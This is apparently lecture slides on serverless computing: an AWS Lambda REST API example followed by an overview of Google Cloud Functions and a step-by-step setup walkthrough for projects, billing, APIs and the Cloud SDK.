
The screenshot shows a browser window displaying a JSON response from an AWS Lambda function. The URL in the address bar is <https://qug56qkck8.execute-api.us-east-1.amazonaws.com/default/MyNewFunction?TableName=MyTable>. The response is a JSON object with the following structure:

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
{
  "Items": [
    {
      "0": {
        "FirstName": "Jobs",
        "LastName": "Steve"
      }
    },
    {
      "1": {
        "FirstName": "LeBron",
        "LastName": "James"
      }
    },
    {
      "2": {
        "FirstName": "Simon",
        "LastName": "Paul"
      }
    },
    {
      "3": {
        "FirstName": "Marc",
        "LastName": "Cuban"
      }
    },
    {
      "4": {
        "FirstName": "Mark",
        "LastName": "Papa"
      }
    },
    {
      "5": {
        "FirstName": "Ellis",
        "LastName": "Horowitz"
      }
    },
    {
      "6": {
        "FirstName": "Steve",
        "LastName": "Jobs"
      }
    },
    {
      "7": {
        "FirstName": "Bill",
        "LastName": "Gates"
      }
    }
  ],
  "Count": 8,
  "ScannedCount": 8
}
```

16. You can now execute the REST API from your browser as in:

<https://qug56qkck8.execute-api.us-east-1.amazonaws.com/default/MyNewFunction?TableName=MyTable>

AWS Lambda (cont'd)



17. Check out the **Monitor** tab for CloudWatch metrics.

Serverless Applications

Google Cloud Functions

This content is protected and may not be shared, uploaded, or distributed.

Outline

- Google Cloud Functions + API Management
- Documentation available at:
<https://cloud.google.com/functions>
- Scalable pay as you go Functions-as-a-Service (FaaS) to run your code with zero server management.
 - No servers to provision, manage, or upgrade
 - Automatically scale based on the load
 - Integrated monitoring, logging, and debugging capability
 - Built-in security at role and per function level based on the principle of least privilege
 - Key networking capabilities for hybrid and multi-cloud scenarios

Google Cloud Functions

Why Google Cloud Functions?

- **Serverless Applications on Google's Infrastructure.** Construct applications from bite-sized business logic **billed** to the nearest **100 milliseconds**, only while your code is running. Serve users from zero to planet-scale, all without managing any infrastructure.

Microservices Over Monoliths

- Developer agility comes from building systems composed of small, independent units of functionality focused on doing one thing well. Cloud Functions lets you build and deploy services at the level of a single function, not at the level of entire applications, containers, or VMs.

Connect & Extend Cloud Services

- Cloud Functions provides a connective layer of logic that lets you write code to connect and extend cloud services. Listen and respond to events such as a file upload to Cloud Storage, an incoming message on a Cloud Pub/Subtopic, a log change in Stackdriver Logging, or a mobile-related event from Firebase.

Serverless Economics

- Cloud Functions are **ephemeral**, spinning up on-demand and back down in response to events in the environment. Pay only while your function is executing, metered to the nearest 100 milliseconds, and pay nothing after your function finishes.

Google Cloud Functions (cont'd)

Mobile Ready

- Mobile app developers can use Cloud Functions directly from **Firebase**, Google Cloud's mobile platform. Firebase natively emits events to which Cloud Functions can respond, including from Firebase Analytics, Realtime Database, Authentication, and Storage.

Just Add Code

- Run in a fully-managed, serverless environment where Google handles servers, operating systems, and runtime environments completely on your behalf. Each Cloud Function runs in its own isolated secure execution context, scales automatically, and has a lifecycle independent from other functions.

Open and Familiar

- **Cloud Functions are written in JavaScript and** execute in a standard **Node.js runtime** environment. **Python** and **Go** are also supported. We don't assume anything proprietary all the way down to the operating system, which means your functions will just work—including native libraries you bring to the platform. Discover a superior, open developer experience that comes from working hand-in-hand with the Node.js Foundation, with our Google colleagues and with the community through the **open source V8 engine**.

Google Cloud Functions Use Cases

Mobile Backend

- Use Google's mobile platform for app developers, Firebase, and extend your mobile backend with Cloud Functions. Listen and respond to events from Firebase Analytics, Realtime Database, Authentication, and Storage.

APIs & Microservices

- Compose applications from lightweight, loosely coupled bits of logic that are quick to build and scale automatically. Your functions can be event-driven or invoked directly over HTTP/S.

Data Processing / ETL

- Listen and respond to Cloud Storage events such as when a file is created, changed, or removed. Process images, do video transcoding, validate or transform data, and invoke any service on the Internet from your Cloud Function.

Webhooks

- Via a simple HTTP trigger, respond to events originating from 3rd party systems like GitHub, Slack, Stripe, or from anywhere that can send HTTP/S requests.

IoT

- Imagine tens or hundreds of thousands of devices streaming data into Cloud Pub/Sub automatically launching Cloud Functions to process, transform and store data. Cloud Functions lets you do this in a way that's completely serverless.

Google Cloud Functions Features

Cloud Pub/Sub Triggers

- Cloud Functions can be triggered by messages on a Cloud Pub/Sub topic, and multiple functions can subscribe to the same topic.

Cloud Storage Triggers

- You can associate a Cloud Function to mutation events on a Cloud Storage bucket. Every time a file in your bucket is created, deleted or modified, your function will execute.

Firebase Triggers

- Mobile developers will find first-class integration between Firebase and Cloud Functions.

HTTP/S Invocation

- Functions deployed with an HTTP trigger are given a fully qualified domain together with a dynamically generated TLS certificate for secure communication.

GitHub/Bitbucket

- Using Cloud Source Repositories you can deploy Cloud Functions directly from your Github or Bitbucket repository without needing to upload code or manage versions yourself.

Logging, Monitoring & Debugging

- Logs emitted from your Cloud Functions are automatically written to Stackdriver Logging and performance telemetry is recorded in Stackdriver Monitoring. Stackdriver Debugger lets you investigate your code's behavior in production.

Google Cloud Functions Pricing

	FREE MONTH	LIMIT PER UNIT	PRICE UNIT
	ABOVE FREE LIMIT (PER UNIT)		
Invocations *	2 million invocations	\$0.40	per million invocations
Compute Time	400,000 GB-seconds	\$0.0000025	per GB-Second
	200,000 GHz seconds	\$0.0000100	per GHz-Second
Outbound Data (Egress)	5GB	\$0.12	per GB
Inbound Data (Ingress)	Unlimited	Free	per GB
Outbound Data to Google APIs in same region	Unlimited	Free	per GB


* Includes both Background and HTTP Functions.

See: <https://cloud.google.com/functions/pricing>

Create a Simple HTTP service using Google Cloud Functions

In this exercise you will demonstrate writing, deploying, and triggering an HTTP Cloud Function. The Cloud Function is triggered by an HTTP request and outputs a “Hello World” in our browser. This tutorial uses billable components of Cloud Platform, including Google Cloud Functions.


Google Cloud Functions (cont'd)



Follow the steps in this section to create a new Google Cloud function and an API endpoint to trigger it:

1. **Sign-in to the Google Cloud Platform at:**
<https://console.cloud.google.com>

Google Cloud Functions (cont'd)



The screenshot shows the Google Cloud Platform's "Manage resources" interface. At the top, there is a navigation bar with "Manage resources" and a "CREATE PROJECT" button, which is circled in red. Below the navigation bar is a search bar and a "HIDE INFO PANEL" link. The main area is titled "Google Cloud Platform" and contains a table of projects. The columns are "Project name" and "Project ID". The table lists several projects:

Project name	Project ID
FacultyInstitute	facultyinstitute-174920
GoogleFunctions	quixotic-dynamo-165616
Hello World	hello-world-mpapa
helloworld	helloworld-183319
my-nodejs-codelab	my-nodejs-codelab-183319
Quickstart-PHP	quickstart-php-183415

To the right of the table is a sidebar titled "Select a resource" with tabs for "PERMISSIONS" and "LABELS". A message in the sidebar says "Please select at least one resource." The user's name, Marco, is visible in the top right corner.

2. Select or create a Cloud Platform project. Go to the Projects page at:

<https://console.cloud.google.com/project>


3. Select **CREATE PROJECT**.

Google Cloud Functions (cont'd)

The image contains two screenshots of the Google Cloud Platform interface. The top screenshot shows the 'New Project' creation screen. It has a 'Project name' input field containing 'MyFunctionsProject'. Below it is a note: 'Your project ID will be myfunctionsproject'. At the bottom are 'Create' and 'Cancel' buttons, with a red arrow pointing to the 'Create' button. The bottom screenshot shows the 'Manage resources' screen. It lists several projects: 'FacultyInstitute', 'GoogleFunctions', 'Hello World', 'helloworld', 'my-nodejs-codelab', 'MyFunctionsProject' (which is circled in red), and 'Quickstart PHP'. To the right of the project list is a sidebar titled 'Select a resource' with tabs for 'PERMISSIONS' and 'LABELS', and a message: 'Please select at least one resource.'


4. Enter your project name, such as *MyFunctionsProject*. Notice the project ID.
5. Click **Create**.
6. You may have to refresh the page to see your new project.
7. Click on the project name, *MyFunctionsProject*, in this example.
8. Click the **Products and Services** “3 bars” icon on top left and select **Home**.

Google Cloud Functions (cont'd)




9. **Enable billing** for a project
10. How you enable billing depends on whether you're creating a new project or you're re-enabling billing for an existing project.
11. When you create a new project, you're prompted to choose which of your billing accounts you want to link to the project. If you have only one billing account, that account is automatically linked to your project.
12. Click on **Go to APIs overview**.

Google Cloud Functions (cont'd)




13. Enable the Cloud Functions API. In the **API & Services Dashboard**, click **ENABLE APIS AND SERVICES**. The page titled “*Welcome to the new API Library*” appears.
14. Enter “Functions” in the edit box. Then click **Cloud Functions API**.
15. Click **ENABLE**. Wait while “Enabling API.” repeat the same to enable the **Cloud Build API**.

Google Cloud Functions (cont'd)



The Google Cloud Functions API "Overview" page is shown from the Dashboard. [if not shown, click on the Navigation Menu > SERVERLESS > Cloud Functions. If you have previously created Functions, they will show on the list. Click on the name.

Google Cloud Functions (cont'd)



The screenshot shows a web browser window with the URL <https://cloud.google.com/sdk/docs/>. The page is titled "Cloud SDK" and "Google Cloud SDK Documentation". It features a sidebar with links to "Product Overview", "Documentation", "Quickstarts" (including Linux, Debian/Ubuntu, Red Hat/CentOS, Mac OS X, Windows), "How-to Guides" (including Setting up the SDK, Managing SDK Components, Using gcloud Interactive Shell, Scripting gcloud Commands), "APIs & Reference" (including gcloud Reference, Google Cloud Client Libraries), "Concepts" (including All Concepts, SDK Overview, gcloud Overview, SDK Configurations, SDK Properties, SDK Components), and "Resources" (All Resources). The main content area displays the "Cloud SDK" documentation, which includes sections on "Contents" (Install the latest Cloud Tools version (178.0.0), Install the latest Google Cloud Client Libraries), "Overview" (describing the Google Cloud SDK as a set of tools for managing resources and applications on Google Cloud Platform), and "Install the latest Cloud Tools version (178.0.0)". This section provides instructions for installing on various platforms: LINUX, DEBIAN/UBUNTU, RED HAT/CENTOS, MAC OS X (selected), and WINDOWS. It also shows a command-line example: "python -V" and a table of package downloads:

PLATFORM	PACKAGE	SIZE	SHA256 CHECKSUM
Mac OS X (x86_64)	google-cloud-sdk-178.0.0-darwin-x86_64.tar.gz	14.9 MB	8ed778bf3627af9504d9ec1cac7e5e4ea1394edc9da306454b6bf12c499a4db2
Mac OS X (x86)	google-cloud-sdk-178.0.0-darwin-x86.tar.gz	14.9 MB	312f1b027ba0a4344db3d5797f76df4e56dcdb9107eee8e1fa262cef267d1f4

17. Install and initialize the Cloud SDK at:


<https://cloud.google.com/sdk/docs/>

18. In the section titled *Install the latest Cloud Tools version 270.0.0*, select your platform (several versions of Linux, Mac OSX or Windows)
19. Make sure that Python 3.7 or later is installed on your system:

```
python -V
```

20. Download your selected package. (`google-cloud-sdk-270.0.0-darwin-x86_64.tar` on macOS)
21. Extract the file to any location on your file system.

Google Cloud Functions (cont'd)



The screenshot shows a terminal window titled "Desktop -- bash -- 114x62". The user is running the command `./google-cloud-sdk-3/install.sh`. The output includes a welcome message for the Google Cloud SDK, usage statistics information, and a configuration step for disabling usage reporting. It then asks if the user wants to help improve the Google Cloud SDK, with the response being "n". The current Cloud SDK version is listed as 178.0.0, and the latest available version is also 178.0.0. A table titled "Components" lists various components and their details. Finally, instructions for installing or removing components, updating the SDK, and enabling shell completion are provided.

Components			
Status	Name	ID	Size
Not Installed	App Engine Go Extensions	app-engine-go	97.7 MiB
